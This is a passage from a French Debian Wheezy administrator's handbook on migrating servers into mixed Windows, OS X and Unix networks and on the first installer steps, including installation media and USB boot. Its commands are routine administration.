Le choix de Debian Wheezy se justifie bien sûr par le fait que tout administrateur soucieux de la qualité de ses serveurs s'orientera naturellement vers la version stable de Debian. Même si la version stable précédente pourrait encore être supportée pendant un certain temps, les administrateurs de Falcot ne la retiennent pas car la période de support ne va pas durer suffisamment longtemps. En outre, la dernière version apporte de nouvelles fonctionnalités qui les intéressent.

Mots-clés

Existant
Réutilisation
Migration

Chapitre

3

Prise en compte de l'existant et migration

Toute refonte du système d'information doit se baser sur l'existant pour réexploiter au maximum les ressources disponibles et garantir l'interopérabilité des différents éléments constituant le système. Cette étude fera apparaître une trame générique, à suivre dans chaque migration d'un service sous Linux.

3.1. Coexistence en environnement hétérogène

Debian s'intègre très bien dans tous les types d'environnements existants et cohabite avec tous les systèmes d'exploitation. Cette quasi-parfaite harmonie provient des pressions du marché qui contraignent les éditeurs à développer des logiciels respectueux des normes et standards, donc avec lesquels les autres programmes, libres ou pas, serveurs comme clients, peuvent interagir.

3.1.1. Intégration avec des machines Windows

La prise en charge de SMB/CIFS par Samba assure une très bonne communication dans un contexte Windows. Il sert des fichiers et des files d'impression aux clients Windows et intègre des logiciels grâce auxquels une machine Linux utilisera des ressources publiées par des serveurs Windows.

OUTIL **Samba**

La version 2 de Samba se comportait comme un serveur Windows NT (authentification, fichiers, files d'impression, téléchargement des pilotes d'impression, DFS, etc.). La version 3 honore l'annuaire Active Directory, l'interopérabilité avec les contrôleurs de domaines NT4 et les appels distants d'administration (RPC — *Remote Procedure Call*). La version 4 est une récriture fournissant les fonctionnalités d'un contrôleur de domaines compatible avec Active Directory.

3.1.2. Intégration avec des machines OS X

Les machines OS X savent fournir et utiliser des services réseau comme le partage de fichiers et d'imprimantes. Ces services sont annoncés sur le réseau local, ce qui permet aux autres machines de les découvrir et de les exploiter sans aucune configuration manuelle. Bonjour est l'implémentation d'Apple du protocole Zeroconf qui rend tout cela possible. Debian inclut une autre implémentation, Avahi, qui fournit les mêmes fonctionnalités.

Dans l'autre sens, le démon Netatalk peut être employé pour faire office de serveur de fichiers à destination des machines OS X du réseau. Il implémente le protocole AFP (AppleShare) ainsi que les notifications nécessaires pour que le serveur puisse être identifié automatiquement par les clients OS X.

Les réseaux Mac OS plus anciens (avant OS X) utilisaient un protocole différent appelé AppleTalk. Pour des environnements avec de telles machines, Netatalk sait également fournir ce protocole (en fait, Netatalk était initialement une réimplémentation de ce dernier). Il assure les fonctionnalités de serveur de fichiers, de queues d'impression, ainsi que de serveur de temps (synchronisation horaire). Ses fonctionnalités de routeur permettent de l'interconnecter avec des réseaux AppleTalk.

3.1.3. Intégration avec d'autres machines Linux/Unix

Enfin, NFS et NIS, eux aussi compris, garantiront les interactions avec des systèmes Unix. NFS assure la fonctionnalité de serveur de fichiers, tandis que NIS permet de créer un annuaire des utilisateurs. Signalons également que la couche d'impression BSD, employée par la majorité des Unix, permet aussi de partager des files d'impression.




Figure 3.1 *Cohabitation de Debian avec OS X, Windows et les systèmes Unix*

3.2. Démarche de migration

Pour chaque ordinateur à migrer, il faut suivre une démarche garantissant une continuité dans les services offerts. Quel que soit le système d'exploitation utilisé, le principe ne change pas.

3.2.1. Recenser et identifier les services

Aussi simple qu'elle paraisse, cette étape est indispensable. Un administrateur sérieux connaît vraisemblablement les rôles principaux de chaque serveur, mais ceux-ci évoluent et quelques utilisateurs expérimentés auront parfois installé des services « sauvages ». Connaître leur existence vous permettra au moins de décider de leur sort au lieu de les supprimer par mégarde.

À ce titre, il est souhaitable d'informer vos utilisateurs de votre projet quelque temps avant la migration effective du serveur. Pour les impliquer dans le projet, il pourra être utile d'installer sur les postes bureautiques les logiciels libres les plus courants qu'ils seront amenés à retrouver lors de la migration des postes de travail sous Debian ; on pense bien entendu à Libre Office et aux logiciels de la suite Mozilla.

L'outil `nmap` (paquet Debian du même nom) identifiera rapidement les services Internet hébergés par une machine reliée au réseau sans même nécessiter de s'y connecter (`login`). Il suffit d'invoquer la commande suivante sur une autre machine connectée au même réseau :

```
$ nmap mirwiz
Starting Nmap 6.00 ( http://nmap.org ) at 2012-12-17 11:34 CET
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

ALTERNATIVE

Utiliser `netstat` pour trouver la liste des services disponibles

Sur une machine Linux, la commande `netstat -tupan` dresse la liste des sessions TCP actives ou en attente ainsi que des ports UDP que les programmes actifs écoutent. Cela facilite le recensement des services proposés sur le réseau.

POUR ALLER PLUS LOIN

IPv6

Certaines commandes réseau peuvent travailler en IPv4 ou en IPv6. C'est notamment le cas des commandes `nmap` et `netstat`, mais aussi d'autres comme `route` ou `ip`. La convention est que ce comportement est déclenché par l'option de ligne de commande `-6`.

Si le serveur est une machine Unix offrant un compte shell aux utilisateurs, il est intéressant de déterminer si des processus s'exécutent en tâche de fond, en l'absence de leur propriétaire. La commande `ps auxw` affiche tous les processus et leur identifiant utilisateur associé. En croisant ces informations avec la sortie de la commande `who` (donnant la liste des utilisateurs connectés), il est possible de retrouver d'éventuels serveurs sauvages ou des programmes fonctionnant en tâche de fond. La consultation des tables de processus planifiés (`crontabs`) fournira souvent des renseignements intéressants sur les fonctions remplies par le serveur (l'explication complète des commandes de `cron` se trouve dans la section « Planification de tâches » du chapitre 9, « Services Unix » page 202).

Dans tous les cas, il est indispensable de prévoir une sauvegarde du serveur : elle permettra de récupérer des informations a posteriori, quand les utilisateurs feront état de problèmes concrets dus à la migration.

3.2.2. Conserver la configuration

Il convient de conserver la configuration de chaque service identifié afin de pouvoir installer l'équivalent sur le serveur mis à jour. Le strict minimum est de faire une copie de sauvegarde des fichiers de configuration.

Pour des machines Unix, la configuration se trouve habituellement sous `/etc/` mais il se peut qu'elle soit placée dans un sous-répertoire de `/usr/local/`. C'est le cas lorsqu'un logiciel est installé depuis ses sources plutôt qu'avec un paquet. On peut même la rencontrer, dans certains cas, sous `/opt/`.

Pour les services gérant des données (comme les bases de données), il est fortement recommandé d'exporter celles-ci dans un format standard, plus facile à reprendre par le nouveau logiciel. Un tel format est généralement en mode texte et documenté : il s'agira par exemple d'un *dump* SQL pour une base de données et d'un fichier LDIF pour un serveur LDAP.




Figure 3.2 *Sauvegarde des bases de données*

Chaque logiciel serveur est différent et il est impossible de détailler tous les cas existants. Reportez-vous aux documentations du logiciel actuel et du nouveau logiciel pour identifier les portions exportables puis réimportables et celles qui nécessiteront un travail manuel. La lecture de ce livre vous éclairera déjà sur la configuration des principaux logiciels serveurs sous Linux.

3.2.3. Prendre en main un serveur Debian existant

Pour en reprendre efficacement l'administration, on pourra analyser une machine déjà animée par Debian.

Le premier fichier à vérifier est `/etc/debian_version`, qui contient habituellement le numéro de version du système Debian installé (il fait partie du paquet *base-files*). S'il indique `testing/`

unstable, c'est que le système a été mis à jour avec des paquets provenant d'une de ces deux distributions en développement.

Le programme `apt-show-versions` (du paquet Debian éponyme) consulte la liste des paquets installés et identifie les versions disponibles. `aptitude` permet aussi d'effectuer ces tâches, d'une manière moins systématique.

Un coup d'œil au fichier `/etc/apt/sources.list` montrera la provenance probable des paquets Debian déjà installés. Si beaucoup de sources inconnues apparaissent, l'administrateur pourra choisir de réinstaller complètement l'ordinateur pour assurer une compatibilité optimale avec les logiciels fournis par Debian.

Ce fichier `sources.list` est souvent un bon indicateur : la majorité des administrateurs gardent au moins en commentaires les sources APT employées par le passé. Mais il est toujours possible que des sources employées par le passé aient été supprimées, voire que l'ancien administrateur ait installé manuellement (avec `dpkg`) des paquets téléchargés sur Internet. Dans ce cas, la machine trompe par son apparence de Debian « standard ». C'est pourquoi il convient d'être attentif à tout indice pouvant trahir la présence de paquets externes (apparition de fichiers `.deb` dans des répertoires inhabituels, numéros de version de paquet dotés d'un suffixe particulier représentant l'origine du paquet — comme ubuntu ou lmde, etc.)

De même, il est intéressant d'analyser le contenu du répertoire `/usr/local/`, prévu pour contenir des programmes compilés et installés manuellement. Répertorier les logiciels installés de cette manière est riche d'enseignements, car cela incite à s'interroger sur la raison justifiant le non-emploi du paquet Debian correspondant — si un tel paquet existe.

DÉCOUVERTE

cruft

Le paquet *cruft* permet de répertorier tous les fichiers présents sur le disque qui ne sont affectés à aucun paquet. Il dispose de quelques filtres (plus ou moins efficaces et plus ou moins à jour) pour éviter d'afficher certains de ces fichiers qui existent légitimement (fichiers générés par les paquets Debian, ou fichiers de configuraton gérés en dehors du contrôle de `dpkg`, etc.).

Attention à ne pas supprimer aveuglément tout ce que `cruft` pourrait lister !

3.2.4. Installer Debian

Toutes les informations relatives au serveur actuel étant maintenant connues, il est possible de mettre celui-ci hors service et d'y installer Debian.

Pour en choisir la version adéquate, il faut connaître l'architecture de l'ordinateur. S'il s'agit d'un PC, ce sera vraisemblablement amd64 (les anciens PC peuvent nécessiter l'usage de l'architecture i386). Dans les autres cas, on pourra restreindre les possibilités en fonction du système précédemment employé.

Le Tableau 3.1 ne prétend pas être exhaustif mais pourra vous aider. Dans tous les cas, la documentation d'origine de l'ordinateur vous renseignera de manière plus certaine.

Système d'exploitation	Architecture(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386, m68k
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows Vista / Windows 7 / Windows 8	i386, amd64

Table 3.1 *Correspondance entre système d'exploitation et architecture*

MATÉRIEL

PC 64 bit ou PC 32 bit

La plupart des ordinateurs récents sont pourvus de processeurs 64 bits d'Intel ou d'AMD, compatibles avec les anciens processeurs 32 bits : les logiciels compilés pour architecture « i386 » fonctionneront donc. En revanche, ce mode compatibilité ne met pas à profit les capacités de ces nouveaux processeurs. C'est pourquoi Debian dispose de l'architecture « amd64 », qui gère les processeurs récents d'AMD ainsi que les processeurs « em64t » d'Intel (y compris la plupart des processeurs de la famille « Core »).

3.2.5. Installer et configurer les services sélectionnés

Une fois Debian installée, il s'agit d'installer et de configurer un à un tous les services que cet ordinateur doit héberger. La nouvelle configuration devra prendre en compte la précédente pour assurer une transition tout en douceur. Toutes les informations récoltées dans les deux premières étapes sont utiles pour mener à bien celle-ci.




Figure 3.3 *Installer les services sélectionnés*

Avant de se lancer corps et âme dans cet exercice, il est fortement recommandé de consulter le reste de ce livre, grâce auquel vous aurez une idée plus précise sur la manière de configurer les services prévus.

Mots-clés

Installation
Partitionnement
Formatage
Système de fichiers
Secteur d'amorçage
Détection de matériel

Chapitre

4 Installation

Pour utiliser Debian, il faut l'avoir installée sur un ordinateur, tâche complexe prise en charge par le programme debian-installer. *Une bonne installation implique de nombreuses opérations. Ce chapitre les passe en revue dans l'ordre dans lequel elles sont habituellement effectuées.*

B.A.-BA

Cours de rattrapage en annexe

L'installation d'un ordinateur est toujours plus simple lorsque l'on est familier avec son fonctionnement. Si ce n'est pas votre cas, il est peut-être temps de faire un détour par l' annexe B, « Petit cours de rattrapage » page 481 avant de revenir à la lecture de ce chapitre capital.

L'installateur de *Wheezy* est toujours basé sur `debian-installer`. Sa conception modulaire le rend opérationnel dans de nombreux scénarios et lui a permis d'évoluer pour s'adapter aux inévitables changements. Malgré les nombreuses contraintes imposées par la prise en charge d'une large palette d'architectures, cet installateur est très accessible au débutant puisqu'il assiste l'utilisateur à chaque étape du processus. La détection automatique du matériel, le partitionnement assisté et l'interface graphique ont résolu l'essentiel des problèmes que les néophytes pouvaient rencontrer dans les premières années de Debian.

L'installation requiert 80 Mo de mémoire vive et au moins 700 Mo d'espace disque. Tous les ordinateurs de Falcot répondent largement à ces critères. Notons toutefois que ces chiffres s'appliquent à l'installation d'un système très limité dénué d'un bureau graphique. Il vaut mieux prévoir un minimum de 512 Mo de mémoire vive et de 5 Go d'espace disque pour un poste bureautique de base.

ATTENTION

Mise à jour depuis Squeeze

Si vous avez déjà Debian Squeeze installée sur votre ordinateur, ce chapitre n'est pas pour vous ! En effet, contrairement à d'autres distributions, Debian permet la mise à jour du système d'une version à la suivante sans passer par une réinstallation. Une réinstallation, en plus de ne pas être nécessaire, serait même dangereuse, puisqu'elle écraserait probablement les programmes installés au préalable.

Cette démarche de migration sera décrite dans la section 6.6, « Mise à jour d'une distribution à la suivante » page 138.

4.1. Méthodes d'installation

L'installation d'un système Debian est possible depuis divers types de supports, pour peu que le BIOS de la machine le permette. On pourra ainsi amorcer grâce à un CD-Rom, une clé USB, voire à travers un réseau.

B.A.-BA

BIOS, l'interface matériel/logiciel

Le BIOS (abréviation de *Basic Input/Output System*, ou système élémentaire d'entrées-sorties) est un logiciel intégré à la carte mère (carte électronique reliant tous les périphériques) et exécuté au démarrage du PC pour charger un système d'exploitation (par l'intermédiaire d'un chargeur d'amorçage adapté). Il reste ensuite présent en arrière-plan pour assurer une interface entre le matériel et le logiciel (en l'occurrence, le noyau Linux).

4.1.1. Installation depuis un CD-Rom/DVD-Rom

Le support d'installation le plus employé est le CD-Rom (ou le DVD-Rom, qui se comporte exactement de la même manière) : l'ordinateur s'amorce sur ce dernier et le programme d'installation prend la main.

Divers types de CD-Rom ciblent chacun des usages différents. *netinst* (installation réseau) contient l'installateur et le système de base de Debian ; tous les autres logiciels seront téléchargés. Son « image », c'est-à-dire le système de fichiers ISO-9660 présentant le contenu exact du disque, n'occupe pas plus de 150 à 250 Mo (selon l'architecture). À l'opposé, le jeu complet de disques propose tous les paquets et permet d'installer le système sur un ordinateur n'ayant pas accès à Internet — il nécessite près de 70 CD-Rom (ou 10 DVD-Rom, ou deux disques Blu-ray). Mais les logiciels sont répartis sur les disques en fonction de leur popularité et de leur importance ; les trois premiers suffiront donc à la majorité des installations car ils contiennent les logiciels les plus utilisés.

Dans le passé, Debian fournissait également une image de CD-Rom « carte de visite » (*business-card*) qui ne contenait que le programme d'installation et qui nécessitait de télécharger tous les paquets Debian (y compris le système de base). Ne pesant que 35 Mo, elle était prévue pour être gravée sur des CD-Rom aux dimensions d'une carte de visite. Cette image n'est plus fournie pour Wheezy : les développeurs de debian-installer ont estimé que le travail requis pour la maintenir n'en valait plus la peine. Par ailleurs, l'image `mini.iso` qu'ils fournissent comme à-côté de l'installateur est très similaire.

ASTUCE

Disques multi-architectures

La plupart des CD-Rom et DVD-Rom d'installation correspondent à une seule architecture matérielle. Si l'on souhaite télécharger les images complètes, il faudra donc prendre soin de choisir celles qui correspondent à l'architecture matérielle de l'ordinateur sur lequel on souhaite les utiliser.

Quelques images CD-Rom/DVD-Rom présentent la particularité de fonctionner sur plusieurs architectures. On trouve ainsi une image de CD-Rom combinant les images *netinst* des architectures *i386* et *amd64*. Il existe aussi une image de DVD-Rom comprenant l'installateur et une sélection de paquets binaires pour *i386* et *amd64*, ainsi que les paquets sources correspondants.

Pour se procurer des CD-Rom Debian, on peut bien sûr télécharger et graver leur image. Il est aussi possible de les acheter et de faire par la même occasion un petit don au projet. Consultez le site web pour connaître la liste des vendeurs et des sites de téléchargement des images de ces CD-Rom.

➨ `http://www.debian.org/CD/index.fr.html`

4.1.2. Démarrage depuis une clé USB

Les ordinateurs récents étant capables de démarrer depuis des périphériques USB, il est également possible d'installer Debian depuis une clé USB (ce n'est qu'un petit disque de mémoire Flash). Attention cependant, tous les BIOS ne sont pas de même facture : certains savent démarrer sur des périphériques USB 2.0, d'autres ne gèrent que l'USB 1.1. En outre, la clé USB doit disposer de secteurs de 512 octets et cette caractéristique, bien que fréquente, n'est jamais documentée sur l'emballage des clés que l'on trouve dans le commerce.

Le manuel d'installation explique comment créer une clé USB contenant `debian-installer`. La procédure a été grandement simplifiée depuis *Squeeze* puisque les images ISO des architectures i386 et amd64 sont des images hybrides qui peuvent démarrer aussi bien depuis un CD-Rom que depuis une clé USB.

Il faut tout d'abord identifier le nom de périphérique de la clé USB (ex : /dev/sdb). Le plus simple pour cela est de consulter les messages émis par le noyau à l'aide de la commande `dmesg`. Ensuite il faut copier l'image ISO préalablement récupérée (par exemple `debian-7.0.0-amd64-i386-netinst.iso`) avec la commande `cat debian-7.0.0-amd64-i386-netinst.iso >/dev/sdb;sync`. Cette commande requiert les droits administrateurs car elle accède directement au périphérique de la clé USB et écrase aveuglément son contenu.

Une explication plus détaillée est disponible dans le manuel de l'installateur. Elle couvre notamment une méthode alternative (et plus complexe) de préparer votre clé USB mais qui permet de personnaliser les options par défaut de l'installateur (celles consignées dans la ligne de commande du noyau).

➡ http://www.debian.org/releases/stable/amd64/ch04s03.html

4.1.3. Installation par *boot* réseau

De nombreux BIOS permettent d'amorcer directement sur le réseau en téléchargeant un noyau et un système de fichiers minimal. Cette méthode (que l'on retrouve sous différents noms, notamment PXE ou *boot* TFTP) peut être salvatrice si l'ordinateur ne dispose pas de lecteur de CD-Rom ou si le BIOS ne peut amorcer sur un tel support.

Cette méthode d'initialisation fonctionne en deux étapes. Premièrement, lors du démarrage de l'ordinateur, le BIOS (ou la carte réseau) émet une requête BOOTP/DHCP pour obtenir une adresse IP de manière automatique. Lorsqu'un serveur BOOTP ou DHCP renvoie une réponse, celle-ci inclut un nom de fichier en plus des paramètres réseau. Après avoir configuré le réseau, l'ordinateur client émet alors une requête TFTP (*Trivial File Transfer Protocol*) pour obtenir le fichier qui lui a été indiqué. Ce fichier récupéré, il est exécuté comme s'il s'agissait d'un chargeur de démarrage, ce qui permet de lancer le programme d'installation Debian — celui-ci s'exécute alors comme s'il provenait d'un disque dur, d'un CD-Rom ou d'une clé USB.

Tous les détails de cette méthode sont disponibles dans le guide d'installation (section « Préparer les fichiers pour amorcer depuis le réseau avec TFTP »).

➨ http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp

➨ http://www.debian.org/releases/stable/amd64/ch04s05.html

4.1.4. Autres méthodes d'installation

Lorsqu'il s'agit de déployer des installations personnalisées sur un grand nombre d'ordinateurs, on opte généralement pour des approches plus automatisées. Selon les cas et la complexité des installations à effectuer, on emploiera plutôt FAI (*Fully Automatic Installer*, voir section 12.3.1, « Fully Automatic Installer (FAI) » page 371), ou un CD d'installation personnalisé avec préconfiguration (voir section 12.3.2, « Debian-installer avec préconfiguration » page 372).

4.2. Étapes du programme d'installation

4.2.1. Exécution du programme d'installation

Dès que le BIOS a lancé l'amorçage sur le CD-Rom (ou le DVD-Rom), le menu du chargeur d'amorçage Isolinux apparaît. À ce stade, le noyau Linux n'est pas encore chargé ; ce menu permet justement de choisir le noyau à démarrer et de saisir d'éventuelles options à lui passer.

Pour une installation standard, il suffit de sélectionner (avec les touches flèches) Install ou Graphical install puis d'appuyer sur la touche Entrée pour enchaîner sur la suite de l'installation. Si le DVD-Rom est de type « Multi-arch » (comme celui joint à ce livre) et si la machine dispose d'un processeur 64 bits de Intel ou AMD, des entrées de menu 64 bit install et 64 bit graphical install permettent d'installer la variante 64 bits (*amd64*) au lieu de celle par défaut (*i386* en 32 bits). Dans la pratique, la variante 64 bits peut être utilisée de manière quasi-systématique : les processeurs récents fonctionnent tous en 64 bits et cette variante gère mieux les grosses quantités de mémoire vive dont disposent les ordinateurs récents.

B.A.-BA

Chargeur d'amorçage

Le chargeur d'amorçage (ou de démarrage), *bootloader* en anglais, est un programme de bas niveau chargé de démarrer le noyau Linux juste après que le BIOS lui a passé la main. Pour mener cette mission à bien, il doit être capable de « retrouver » sur le disque le noyau Linux à démarrer. Sur les architecture amd64 et i386, les deux programmes les plus employés pour effectuer cette tâche sont LILO, le plus ancien, et GRUB, son successeur plus moderne. Isolinux et Syslinux sont des alternatives souvent employées pour démarrer depuis des supports amovibles.

POUR ALLER PLUS LOIN

32 ou 64 bits ?

La différence fondamentale entre les systèmes 32 et 64 bits est la taille des adresses mémoire. En théorie, un système 32 bits ne peut exploiter plus de 4 Go de mémoire vive (2^{32} octets). En pratique, il est possible de contourner cette limite en utilisant la variante `686-pae` du noyau à condition que le processeur gère la fonctionnalité PAE (*Physical Address Extension*). Son usage a toutefois un impact non négligeable sur les performances du système. C'est pourquoi un serveur disposant d'une grande quantité de mémoire vive a tout intérêt à exploiter le mode 64 bits.

Pour un poste bureautique (où quelques pour cent de performance sont négligeables), on sera plus sensible au fait que certains logiciels propriétaires ne sont pas disponibles en version 64 bits (Skype par exemple). Il est techniquement possible de les faire fonctionner sur le système 64 bits, mais il faudra installer les versions 32 bits de toutes les bibliothèques nécessaires (voir section 5.4.5, « Support multi-architecture » page 106) et éventuellement faire usage de `setarch` ou `linux32` (dans le paquet *util-linux*) pour tromper les applications sur la nature du système.

EN PRATIQUE

Installation à côté d'un Windows existant

Si l'ordinateur fonctionne déjà sous Windows, il n'est pas nécessaire de supprimer ce système pour installer Debian. On peut en effet disposer des deux systèmes à la fois, chacun installé sur un disque ou une partition, et choisir lequel lancer au démarrage de l'ordinateur. Cette configuration est souvent appelée *dual boot* et le système d'installation de Debian peut tout à fait la mettre en place. Elle intervient lors de la phase de partitionnement du disque dur et lors de la mise en place du chargeur de démarrage — voir les encadrés dans ces sections.

Si l'on a déjà un Windows fonctionnel, on pourra même se passer de la récupération des CD-Rom ; Debian propose un programme Windows permettant de télécharger un installateur Debian allégé et de le mettre en place sur le disque dur. Il suffit alors de redémarrer l'ordinateur pour choisir entre le lancement normal de Windows et celui du programme d'installation. On le trouve également sur un site web dédié au nom plus explicite...

➨ `http://ftp.fr.debian.org/debian/tools/win32-loader/stable/`

➨ `http://www.goodbye-microsoft.com/`

Derrière chaque entrée de menu se cache une ligne de commande de démarrage spécifique que l'on peut personnaliser au besoin en appuyant sur TAB avant de valider et démarrer. L'entrée de menu Help fait apparaître l'ancienne interface en ligne de commande où les touches F1 à F10 affichent différents écrans d'aide détaillant les options possibles à l'invite. Sauf exceptions, vous n'aurez normalement pas besoin de vous servir de cette possibilité.

Le mode « expert » (accessible dans le menu Advanced options, « Options avancées ») détaille toutes les options possibles au cours de l'installation et permet de naviguer entre les différentes étapes sans qu'elles s'enchaînent automatiquement. Attention, ce mode très verbeux pourra dérouter par la multitude des choix de configuration qu'il propose.

Figure 4.1 *Écran de démarrage*

Une fois démarré, le programme d'installation nous guide d'étape en étape tout au long du processus. Cette section détaille chacune d'entre elles, leurs tenants et leurs aboutissants. Nous suivons le déroulement correspondant à un DVD-Rom Multi-Arch ; les autres types d'installation (*netinst* notamment) peuvent varier quelque peu. Nous allons également nous concentrer sur l'installation en mode graphique, mais elle ne diffère de l'installation « classique » que par l'aspect visuel.

4.2.2. Choix de la langue

Le programme d'installation débute en anglais mais la toute première étape consiste à choisir la langue utilisée par la suite. Opter pour le français fournira une installation entièrement traduite (et un système configuré en français à l'issue du processus). Ce choix sert également à proposer des choix par défaut plus pertinents lors des étapes suivantes (la disposition du clavier notamment).

B.A.-BA

Naviguer grâce au clavier

Certaines étapes du processus d'installation nécessitent une saisie d'informations. Ces écrans disposent alors de plusieurs zones qui peuvent « avoir le *focus* » (zone de saisie de texte, cases à cocher, liste de choix, boutons OK et Annuler), et la touche Tabulation permet de circuler entre elles.

En mode graphique, on utilise la souris comme on l'utiliserait sur un bureau graphique fonctionnel.




FIGURE 4.2 *Choix de la langue*

4.2.3. Choix du pays

La deuxième étape consiste à choisir le pays. Combinée à la langue, cette information permettra de proposer une disposition de clavier encore plus adaptée. Elle influera aussi sur la configuration du fuseau horaire. Dans le cas de la France, un clavier de type AZERTY sera proposé et le fuseau horaire sera Europe/Paris




FIGURE 4.3 *Choix du pays*

4.2.4. Choix de la disposition du clavier

Le clavier Français proposé convient pour les claviers AZERTY traditionnels. Il prend en charge le symbole euro.




Figure 4.4 *Choix du clavier*

4.2.5. Détection du matériel

